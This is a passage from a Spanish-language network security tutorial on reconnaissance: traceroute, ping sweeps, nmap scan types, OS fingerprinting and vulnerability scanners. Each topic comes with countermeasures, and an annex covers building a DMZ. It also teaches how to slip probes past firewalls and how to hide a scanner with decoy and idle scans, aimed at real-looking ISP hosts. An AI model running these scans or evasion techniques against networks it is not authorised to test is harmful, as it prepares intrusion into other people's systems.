[root@linux11 /root]# traceroute www.cuspide.com.ar
traceroute to www.cuspide.com.ar (200.41.130.247), 30 hops max, 38 byte packets
 1  caslimatasa-ci5.prima.com.ar (200.42.0.54)  126.595 ms  119.211 ms  109.512 ms
 2  ciscolima6.prima.com.ar (200.42.0.10)  129.334 ms  129.311 ms  109.505 ms
 3  200.41.69.201 (200.41.69.201)  129.308 ms  129.338 ms  119.477 ms
 4  rcorelma1-rcoreesm1.impsat.net.ar (200.41.25.230)  109.281 ms  129.286 ms
119.519 ms
 5  209.13.1.241 (209.13.1.241)  119.379 ms  119.461 ms  109.510 ms
 6  209.13.2.10 (209.13.2.10)  129.156 ms  119.532 ms  109.396 ms
 7  200.16.208.254 (200.16.208.254)  119.284 ms  129.341 ms  129.486 ms
 8  200.26.92.74 (200.26.92.74)  130.613 ms  119.836 ms  129.801 ms
 9  * * *
10  ciba-fourcade-fourcade.telintar.net.ar (200.16.205.94)  130.137 ms  119.640 ms
139.800 ms
11  cuspide.com (200.41.130.247)  139.852 ms *  172.882 ms
```

Como puede apreciarse, para cada salto `traceroute` nos informa de la dirección IP del router, su nombre (si puede resolverlo), y hasta tres tiempos de respuesta. El tiempo de respuesta real se suele tomar como promedio de estos tres.

A veces sucede que alguno de los gateways o routers intermedios está configurado para no enrutar mis paquetes UDP, o tal vez está configurado para no enviar las respuestas ICMP a este tipo de paquetes. Algo de esto sucedió en el ejemplo anterior en el salto 9.
Este comportamiento se observa también cuando uno de los saltos demora en responder y se produce un timeout (si reproducimos este resultado múltiples veces podemos descartar esta posibilidad).

Veamos un ejemplo donde no podemos llegar a destino:

```
[root@linux11 /root]# traceroute 24.232.24.108
traceroute to 24.232.24.108 (24.232.24.108), 30 hops max, 38 byte packets
 1  caslimatasa-ci5.prima.com.ar (200.42.0.54)  122.069 ms  118.839 ms  109.524 ms
 2  ciscolima6.prima.com.ar (200.42.0.10)  129.002 ms  118.115 ms  129.429 ms
 3  ciscolima13.prima.com.ar (200.42.0.49)  119.198 ms  119.306 ms  109.639 ms
 4  host002214.prima.com.ar (200.42.2.214)  118.930 ms  119.246 ms  110.833 ms
 5  line241.comsat.net.ar (200.47.94.241)  127.783 ms  129.384 ms  119.409 ms
 6  line9.comsat.net.ar (200.47.93.9)  149.046 ms  139.153 ms  129.560 ms
 7  line162.comsat.net.ar (200.47.93.162)  189.085 ms  249.278 ms *
 8  * core-atm155M-backbone.fibertel.com.ar (24.232.1.250)  309.915 ms  208.315 ms
 9  192.168.85.1 (192.168.85.1)  248.986 ms  169.533 ms  139.768 ms
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
```

```
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

¿Llegó un punto donde el TTL de los paquetes de respuesta se excedió o es sólo que Fibertel bloquea muchas de las herramientas de análisis de redes?

Cuando sucede algo así podemos intentar enviando paquetes ICMP en lugar de UDP. Veamos qué pasa:


```
[root@linux11 /root]# traceroute -I 24.232.24.108
traceroute to 24.232.24.108 (24.232.24.108), 30 hops max, 38 byte packets
 1  caslimatasa-ci5.prima.com.ar (200.42.0.54)  128.545 ms  107.723 ms  119.548 ms
 2  ciscolima6.prima.com.ar (200.42.0.10)  109.320 ms  109.250 ms  119.530 ms
 3  ciscolima13.prima.com.ar (200.42.0.49)  119.497 ms  109.478 ms  119.498 ms
 4  host002214.prima.com.ar (200.42.2.214)  119.352 ms  119.428 ms  119.764 ms
 5  line241.comsat.net.ar (200.47.94.241)  119.234 ms  109.566 ms  129.099 ms
 6  line169.comsat.net.ar (200.47.93.169)  149.727 ms  368.503 ms  208.352 ms
 7  line162.comsat.net.ar (200.47.93.162)  209.406 ms  519.346 ms  239.573 ms
 8  core-atm155M-backbone.fibertel.com.ar (24.232.1.250)  189.268 ms  369.368 ms
169.452 ms
 9  192.168.85.1 (192.168.85.1)  149.305 ms  259.669 ms  269.783 ms
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```


El mismo resultado... me inclino por la opción de Fibertel filtrándome, por otra parte ya sé positivamente que Fibertel tiene buenos filtros ;-)

NOTA: ¿se observa algo extraño en el noveno salto????

Otro flag interesante para traceroute es -p que nos permitiría elegir el puerto de origen del paquete, lo cual le permitiría pasar a través de ciertos mecanismos de firewalling, por ejemplo usando puertos normales como el 53 y otros. El problema es que el traceroute estándar incrementa el puerto especificado con -p en 1 por cada salto, lo cual hace harto difícil saber con qué puerto llegamos a destino si no conocemos la cantidad exacta de saltos (¡que es justamente lo que estamos intentando determinar!).

La idea de pasar nuestras sondas traceroute a través de un firewall está explicada por estos dos diagramas:





Michael Schiffman creó un parche para traceroute 1.4a5 (la versión que viene con Red Hat 6.2) que agrega el flag -S que permitirá configurar el puerto de origen del paquete que no cambiará.

¿Que utilidad tiene todo esto? La utilidad es doble. Por una parte nos da una idea clara del camino que recorremos hasta llegar a destino, y por otra parte nos informa exactamente las máquinas (en particular las últimas antes de llegar) que cruzamos. A veces hay máquinas llamadas "gateway", "firewall" y otros nombres interesantes. Y aún cuando no se llamen así, en un punto poco antes de entrar estamos ingresando en la red de la empresa, y eso es lo que intentaremos determinar con exactitud para practicar un buen intento de penetración de su seguridad.

Cabe mencionar que en Linux tenemos algunas herramientas más: `xtraceroute` que corre en X y se puede obtener del sitio FTP de Red Hat en formato RPM, Visual Route, una interesante aplicación que integra `traceroute` + `whois`. Visual Route requiere X y Java, lo cual a veces no es ni muy sencillo de configurar ni muy rápido, pero es impactante a la vista (útil para el marketing).

La última aplicación a mencionar es `tkined`, parte del paquete integrado `scotty` (http://wwwhome.cs.utwente.nl/~schoenw/scotty/), que brinda similares funciones bajo X (requiere GTK).

`xtraceroute` nos permite ver la lista de la ruta, y un globo terráqueo donde se van marcando con puntos y líneas los distintos saltos. El globo puede rotarse libremente y en cualquier sentido con el mouse. Poco útil cuando los saltos son de Wilde a Avellaneda y luego a Capital Federal ;-)

Visual Route muestra la misma información pero sobre un planisferio, al igual que `tkined`.

Contramedidas:

El tipo de tráfico que utiliza traceroute no puede bloquearse sin estropear otras cosas en la red, pero varias aplicaciones de IDS (Intrusion Detection System) detectan este tipo de reconocimiento preliminar.
`tdetect` (ftp.deva.net/pub/sources/networking/ids/) permite detectar los intentos de `traceroute` y generar logs de los mismos.
RotoRouter es un paquete que permite detectar los traceroutes y enviar respuestas falsas (ftp://coast.cs.purdue.edu/pub/tools/unix/trinux/netmon/).
Por último, un buen firewall que no permita el paso de paquetes UDP no necesarios al menos hará que el intruso deba usar obligatoriamente el traceroute parchado para usar el flag -S.
Usualmente se permite el tráfico traceroute (y otros tráficos de diagnóstico de la red, tales como el utilizado por el `ping`) solamente para el ISP, bloqueándolo para todo el resto de Internet.

Ahora pasaremos al escaneo propiamente dicho de las máquinas miembros de la red.

Un primer paso es ver qué máquinas están activas (cuales responden un `ping`).
Si bien esto puede lograrse con pings individuales (y es lo ideal si sólo nos interesa una máquina) no es práctico para escanear toda una red.
Puede hacerse un pequeño script en Bash u otro shell para enviar una cantidad limitada de pings a cada uno de los IPs de un rango, pero esta funcionalidad ya existe en herramientas disponibles en Internet.
Con este fin existe la herramienta `fping` (ftp://ftp.tamu.edu/pub/Unix/src/). Esta herramienta trae 2 programas: `fping` y `gping`. `gping` nos permite generar una lista de números IP.
La sintaxis utilizada por `gping` es la siguiente:

```
gping a0 [aN] b0 [bN] c0 [cN] d0 [dN]
```

Lo cual se interpreta sabiendo que si pongo, por ejemplo, d0 Y dN, estaré barriendo un rango de IPs. Solamente puedo empezar a utilizar rangos comenzando desde la derecha. Si quiero generar la subred clase C 200.42.0.0/24, lo haré de la siguiente forma:

```
gping 200 42 0 1 254
```

El único rango es 1-254 para el último valor, con lo cual evito las direcciones base de red (200.42.0.0) y de broadcast (200.42.0.255).

Veamos otro ejemplo. Crear la subred clase B 24.232.0.0/16:

```
gping 24 232 0 255 1 254
```

Ahora tengo dos rangos, 24.232.[0-255].[1-254].

Luego podemos alimentar `fping` con esta lista, o simplemente pasársela con un pipe, de la forma que se ve a continuación:

```
gping 200 42 0 1 254 | fping -a
```

El flag `-a` es para que solamente muestre los hosts activos. Si queremos que resuelva los nombres utilizaremos `-d` (esto hace terriblemente lento el escaneo).
Con `-f` podemos indicar que lea los IPs de un archivo (creado previamente con gping). Por último con `-h` nos muestra la ayuda de todas las opciones disponibles. Es práctico para scripts, pero veremos ahora otra alternativa bastante mejor ;-)

La mejor alternativa es `nmap` (nombre completo Network Mapper, la versión de Linux está disponible en www.insecure.org/nmap, hay una versión para WinNT en www.eeye.com, y otra llamada nmapwin en la web original del nmap). Veamos ejemplos de uso para hacer un barrido ping:

```
[root@linux11 /root]# nmap -sP 200.42.0.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host ciscolima1.prima.com.ar (200.42.0.1) appears to be up.
Host ciscolima2.prima.com.ar (200.42.0.2) appears to be up.
Host ciscolima3.prima.com.ar (200.42.0.3) appears to be up.
Host ciscolima4.prima.com.ar (200.42.0.4) appears to be up.
Host tntlima4.prima.com.ar (200.42.0.5) appears to be up.
Host tntlima9.prima.com.ar (200.42.0.6) appears to be up.
Host casalemteco-ci1.prima.com.ar (200.42.0.7) appears to be up.
Host core.prima.com.ar (200.42.0.8) appears to be up.
Host caslimateco-ci1.prima.com.ar (200.42.0.9) appears to be up.
Host ciscolima6.prima.com.ar (200.42.0.10) appears to be up.
Host caslimateco-ci2.prima.com.ar (200.42.0.11) appears to be up.
Host caslimateco-ci3.prima.com.ar (200.42.0.12) appears to be up.
Host asnlima2.prima.com.ar (200.42.0.13) appears to be up.
Host tntlima7.prima.com.ar (200.42.0.14) appears to be up.
Host tntlima5.prima.com.ar (200.42.0.15) appears to be up.
Host ciscolima5.prima.com.ar (200.42.0.16) appears to be up.
Host caslimateco-ci4.prima.com.ar (200.42.0.17) appears to be up.
Host asnlima1.prima.com.ar (200.42.0.18) appears to be up.
Host arcanalog.prima.com.ar (200.42.0.20) appears to be up.
       ... etc ... etc ...
```

El flag `-s` indica que queremos hacer un scan, mientras que la `P` indica un escaneo tipo ping (mediante ICMP).

Muchas redes tienen algunos de sus elementos configurados para no responder a un ping ICMP. En estos casos `nmap` puede realizar un ping con TCP a un puerto determinado (es conveniente elegir algo inconspicuo, como 80, 25, etc., o un puerto alto, arriba del 1024):

```
[root@linux11 /root]# nmap -sP -PT80 200.42.134.0/24
TCP probe port is 80

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host a200042134001.rev.prima.com.ar (200.42.134.1) appears to be up.
Host a200042134002.rev.prima.com.ar (200.42.134.2) appears to be up.
Host a200042134003.rev.prima.com.ar (200.42.134.3) appears to be up.
Host a200042134004.rev.prima.com.ar (200.42.134.4) appears to be up.
Host a200042134005.rev.prima.com.ar (200.42.134.5) appears to be up.
Host a200042134006.rev.prima.com.ar (200.42.134.6) appears to be up.
Host a200042134007.rev.prima.com.ar (200.42.134.7) appears to be up.
Host a200042134008.rev.prima.com.ar (200.42.134.8) appears to be up.
Host a200042134009.rev.prima.com.ar (200.42.134.9) appears to be up.
```

```
Host a200042134010.rev.prima.com.ar (200.42.134.10) appears to be up.
```
... etc ... etc ....

En este caso hemos incorporado la indicación de que queremos hacer el ping mediante TCP (`-PT`) y al puerto 80.

Ya que tanto los ping ICMP como TCP son fáciles de detectar y pueden generar logs (en este último caso porque *realizamos* la conexión al puerto si el mismo está abierto), `nmap` brinda una alternativa más que es el SYN ping (más adelante veremos el three-way-handshake realizado para comenzar una conexión TCP y comprenderemos qué es el flag SYN, por ahora baste decir que es un método utilizado por nmap para *no completar* el proceso de conexión al puerto):

```
[root@linux11 /root]# nmap -sP -PS25 200.42.1.0/24
TCP probe port is 25

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host pap-lima-cabase.prima.com.ar (200.42.1.5) appears to be up.
Host pap-cabase-lima.prima.com.ar (200.42.1.6) appears to be up.
Host pap-lima-ferrostal.prima.com.ar (200.42.1.13) appears to be up.
Host pap-ferrostal-lima.prima.com.ar (200.42.1.14) appears to be up.
Host pap-lima-tyc.prima.com.ar (200.42.1.17) appears to be up.
Host pap-tyc-lima.prima.com.ar (200.42.1.18) appears to be up.
Host pap-lima-dyn.prima.com.ar (200.42.1.21) appears to be up.
Host pap-dyn-lima.prima.com.ar (200.42.1.22) appears to be up.
Host pap-lima-stabrigida.prima.com.ar (200.42.1.25) appears to be up.
Host pap-stabrigida-lima.prima.com.ar (200.42.1.26) appears to be up.
Host pap-lima-tgn.prima.com.ar (200.42.1.29) appears to be up.
Host pap-tgn-lima.prima.com.ar (200.42.1.30) appears to be up.
Host pap-lima-yenntptg.prima.com.ar (200.42.1.37) appears to be up.
Host pap-yennyptg-lima.prima.com.ar (200.42.1.38) appears to be up.
Host pap-lima-agr.prima.com.ar (200.42.1.45) appears to be up.
Host pap-agr-lima.prima.com.ar (200.42.1.46) appears to be up.
```
... etc ... etc ...

En este caso hemos incorporado la indicación de que queremos hacer el ping mediante SYN (`-PS`) y al puerto 25.

Nótese que en los casos de escaneo TCP o SYN no es necesario que el puerto esté abierto (esto es justamente lo que estamos determinando con el `nmap`).


Por otra parte, cuando realicemos los escaneos propiamente dichos, podemos evitar que nmap haga otra vez el ping con la opción `-P0` (es un cero).

Para completar mencionaremos que en Windows tenemos herramientas que cumplen el mismo fin, por ejemplo Pinger (http://207.98.195.250/software/) y Ping Sweep, otro de los componentes del polifacético paquete SolarWinds (www.solarwinds.net), que tiene fama de ser el scanner por ICMP más rápido que existe.

Hasta aquí podemos obtener una lista de máquinas activas. El siguiente paso sería realizar el escaneo de las más interesantes.


Veamos primero un poco de la teoría detrás de los scanners y los diferentes tipos de conexiones y escaneos.

Cuando se intenta realizar una conexión TCP a un puerto abierto, los paquetes TCP intercambiados tienen activos los siguientes flags:



Y la conexión queda establecida.


Por otra parte si se intenta la conexión a un puerto cerrado tenemos:



Los principales tipos de escaneo son (todos soportados por `nmap`):

TCP: el cliente realiza el proceso completo de conexión. Es terriblemente sencillo de detectar.

SYN: el cliente envía el SYN, si el servidor responde con SYN/ACK, el cliente inmediatamente envía un RST (ya sabemos que el puerto está abierto, pero no establecemos conexión). El esquema sería el siguiente (nótese que en función de la respuesta del SERVER `nmap` ya se entera si el puerto está abierto o cerrado):



FIN: se envía un paquete FIN (que es un paquete no utilizado para iniciar conexiones, corresponde a una FINalización de conexión), el servidor responde con RST para todos los puertos cerrados, e ignora el paquete para los puertos abiertos.

XmasTree: el cliente envía un paquete con los flags FIN, URG y PUSH activos. El resultado es similar al FIN mencionado arriba.

Null: el cliente envía un paquete con todos los flags desactivados. Resultado similar al FIN mencionado arriba.

Estos tres últimos tipos de escaneo no funcionan como se espera según los RFC en máquinas Windows, ya que Microsoft ignoró olímpicamente el estándar RFC al implementar sus stacks de conexión. Sin embargo esto puede ser ligeramente útil para confirmar si una máquina es Windows: si detectamos puertos abiertos con un SYN scan pero no vemos nada con los últimos tres.

La sintaxis de `nmap` para estos tipos de escaneo es la siguiente:

```
nmap -sT host/net          TCP scan (conexión full)
nmap -sS host/net          SYN scan
nmap -sF host/net          FIN scan
nmap -sX host/net          XmasTree scan
nmap -sN host/net          Null scan
```

Adicionalmente `nmap` soporta los siguientes (son menos usados):

```
-sU host/net     UDP scan
-sA host/net     ACK scan
-sW host/net     Window scan (para los buffers de conexión, no es Microsoft)
-sR host/net     RPC scan, se usa en conjunto con otros
```

Una interesante habilidad del `nmap` es la posibilidad que brinda de realizar escaneos simulados desde otras direcciones diferentes a la nuestra en forma simultánea. Esto es utilizado para dificultar la detección (ya que el sistema que está siendo escaneado no tiene forma de diferenciar los paquetes provenientes de nuestra dirección de los paquetes con direcciones "falsas") y para evitar que el administrador del sitio escaneado pueda utilizar mecanismos como los que brinda el Portsentry (http://www.psionic.com/abacus/) que bloquean automáticamente la dirección de origen, ya que de hacerlo estaría bloqueando otras direcciones además de la nuestra, y podemos poner entre las direcciones falsas las de sitios muy utilizados, Yahoo, etc.

La forma de utilizar esta técnica, llamada decoy scans (decoy significa señuelo), es la siguiente:

```
nmap -D decoy1[,decoy2,decoy3,ME,decoy4,...] host
```

Si insertamos '`ME`' en la lista de decoys, nuestra dirección aparecerá en esa posición al enviar las series de paquetes. Si no lo hacemos será insertada en una posición al azar.
Es importante hacer notar que las máquinas decoy deben ser máquinas activas, o podemos ocasionar un ataque DoS (SYN flood) no intencional.

La última novedad incorporada en el `nmap` se llama Idle Scan, y ***permite escanear una máquina remota sin que a la misma llegue ningún paquete proveniente de nuestra IP***, siempre que consigamos una máquina *zombie* que haga el trabajo por nosotros. Para

información sobre este tipo de escaneo recomiendo leer el artículo escrito por Fyodor en la web del nmap.

Para detalles sobre los tipos de escaneo y la sintaxis completa puede consultarse la manpage del nmap.

Existen otras herramientas de escaneo, pero nmap es (lejos) la más completa. Algunas otras son:
strobe (ftp://ftp.win.or.jp/pub/network/misc/) realiza el escaneo con conexiones TCP full. Muy detectable.
udp_scan (http://wwdsilx.wwdsi.com) lo mismo con conexiones UDP. Inicialmente era un componente del paquete SATAN, y la mayoría de los programas que detectan escaneos lo interpretan como un escaneo con SATAN.
hping2 (http://www.hping.org) es un programa que permite construir los paquetes de red que deseamos enviar prácticamente con cualquier combinación de flags, tiene utilidad para intentar escanear a través de firewalls
firewalk (http://www.packetfactory.net) tiene funcionalidad similar al hping2

Con los escaneos averiguamos qué puertos están activos en la máquina, y por lo tanto conocemos los servicios que está brindando. Esta información es vital, ya que no existe forma de penetrar una red en forma remota por puertos cerrados.

Otro dato interesante es averiguar el sistema operativo que utilizan las máquinas (ha habido casos donde se intentaba utilizar un xploit para UNIX sobre una máquina Windows, obviamente sin resultado).

Una herramienta que brinda únicamente la funcionalidad arriba mencionada es el paquete queso (http://www.apostols.org/projectz/) que utiliza la siguiente sintaxis:

```
queso host:port
```

Y por otra parte el archicompleto nmap nos permite averiguar esto también:

```
nmap -O host/net
```

queso no es 100% confiable, y en ocasiones nos dice un sistema operativo erróneo, pero cuando acierta es más específico que nmap, por lo cual recomiendo confiar en lo que dice nmap, y si queso dice lo mismo confiar en lo que dice queso.

El uso de nmap puede verse en estos dos ejemplos:


```
[root@linux11 /root]# nmap -O 196.32.xxx.yyy

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Insufficient responses for TCP sequencing (1), OS detection will be MUCH less
reliable
Interesting ports on chat.cgnet.com.ar (196.32.xxx.yyy):
(The 1514 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
1059/tcp   open        nimreg
6667/tcp   open        irc
6668/tcp   open        irc
```

```
7000/tcp   open        afs3-fileserver

Remote OS guesses: Windows NT4 / Win95 / Win98, Windows NT 4 SP3, Microsoft NT 4.0
Server SP5 + 2047 Hotfixes

Nmap run completed -- 1 IP address (1 host up) scanned in 124 seconds


[root@linux11 /root]# nmap -O 196.32.xxx.yyy

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on www.audiovisualrental.com.ar (196.32.xxx.yyy):
(The 1510 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
53/tcp     open        domain
70/tcp     open        gopher
80/tcp     open        http
98/tcp     open        linuxconf
110/tcp    open        pop-3
111/tcp    open        sunrpc
113/tcp    open        auth
139/tcp    open        netbios-ssn
635/tcp    open        unknown
2049/tcp   open        nfs

TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
Remote operating system guess: Linux 2.0.35-38

Nmap run completed -- 1 IP address (1 host up) scanned in 128 seconds
```

La funcionalidad de utilizar decoy scans se puede utilizar durante los pings, el escaneo en sí, o durante la detección del sistema operativo.

Existen herramientas para entorno gráfico que realizan todo el proceso de escaneo y brindan alguna funcionalidad más, por ejemplo las siguientes:

`nmap-fe` (es simplemente un front-end para el nmap).
`cheops` (http://www.marko.net/cheops/) un paquete muy completo, permite la detección y el mapeado de toda una red, ya que se combina con traceroute para ver cómo están interconectadas las máquinas entre si, y utiliza `queso` para detectar el sistema operativo de las mismas, es lento y no siempre funciona del todo bien, pero es impactante a la vista (útil para el marketing ;-):



Algunas herramientas incorporan además una base de datos de problemas de seguridad conocidos, y referencian cada puerto abierto con los registros de la base de datos, imprimiendo reportes muy completos. Algunas herramientas con esta funcionalidad son los sucesores de SATAN, el paquete SAINT (http://wwdsilx.wwdsi.com), y SARA (Security Auditor Research Assistant, disponible en www-arc.com/sara/) por un lado, y por otra parte el paquete Nessus (www.nessus.org).
Yo personalmente recomiendo el paquete Nessus (hace uso del `nmap`, al igual que SARA) ya que brinda información muy actualizada y confiable, detectando centenares (sin exagerar) de vulnerabilidades y categorizándolas por el nivel de riesgo de las mismas. Llegado el caso pueden correrse escaneos SARA y Nessus, por las dudas que exista alguna vulnerabilidad que es detectada solamente por uno de ellos.

NOTA: hay que tener cuidado si modificamos la configuración por defecto del Nessus, ya que tiene plugins para detectar problemas que puedan conducir a una situación de DoS (Denial of Service). Si corremos los plugins de ataques DoS contra nuestros sistemas y son vulnerables puede ocasionarse un DoS. Estos plugins deben correrse vía red, pero teniendo la posibilidad de reiniciar físicamente el sistema de ser necesario.

Contramedidas:

No correr ningún servicio que no se necesite.
Armar DMZ + firewall para los servidores.
Utilizar algún programa como el Portsentry (http://www.psionic.com/abacus/) para detectar y bloquear los intentos de escaneo.
Hay que tener cuidado al configurar herramientas como Portsentry, si lo configuramos para bloquear las direcciones que [suponemos] nos están escaneando, podemos bloquear inadvertidamente direcciones importantes que estén siendo utilizadas como decoys (en particular si usan nuestro gateway, o incluso `'localhost'`).
MANTENER SIEMPRE ACTUALIZADOS LOS PAQUETES!!!!! Las nuevas versiones salen para parchar errores de las anteriores, es vital mantenerse actualizado, en particular para aquellos errores que tengan implicaciones de seguridad, lo cual puede chequearse en la lista de vulnerabilidades "TOP" en el CERT (www.cert.org) o en online.securityfocus.com en los archivos de BugTraq.
Analizar periódicamente la propia seguridad "desde afuera" con herramientas como el Nessus y otras arriba mencionadas. Parchar cualquier vulnerabilidad detectada, y si existe un xploit pero no hay parche inhabilitar el servicio (en lo posible) hasta que salga el parche. Obviamente es vital tener siempre la herramienta de análisis actualizada.


ANEXO: NOTAS ADICIONALES SOBRE ARMADO DE UNA DMZ

Zonas Desmilitarizadas (DeMilitarized Zones = DMZ)

Esta es una configuración particularmente útil de una red, que se utiliza para aumentar la seguridad en aquellos casos donde debamos brindar servicios tanto a nuestra LAN interna, como a Internet. Un ejemplo típico sería tener un servidor Apache con contenidos privados de Intranet, y una página de Internet de la empresa.

Armar esta configuración implica tener una máquina Linux que actúe como gateway, pero con 3 interfaces de red en lugar de 2, como usa un gateway estándar, o bien utilizar 2 firewalls, uno interno y otro externo.

Primero un esquema de cómo quedaría la red:



La idea es no correr ningún servicio en las máquinas gateway o firewall, con lo cual evitamos tener puertos abiertos a posibles ataques. Tómese en cuenta que cualquier ataque originado en Internet sólo puede acceder directamente a la máquina gateway, y si corremos cero servicios es casi imposible ingresar.

En el gateway o los firewalls configuraremos ipchains para proteger a la LAN de cualquier dirección que no sea de la misma LAN, incluyendo cualquier servidor de la rama de la DMZ. Para poder configurar esto en ipchains es para lo que necesitamos tener 3 interfaces de red en el gateway o bien utilizar el firewall interno.

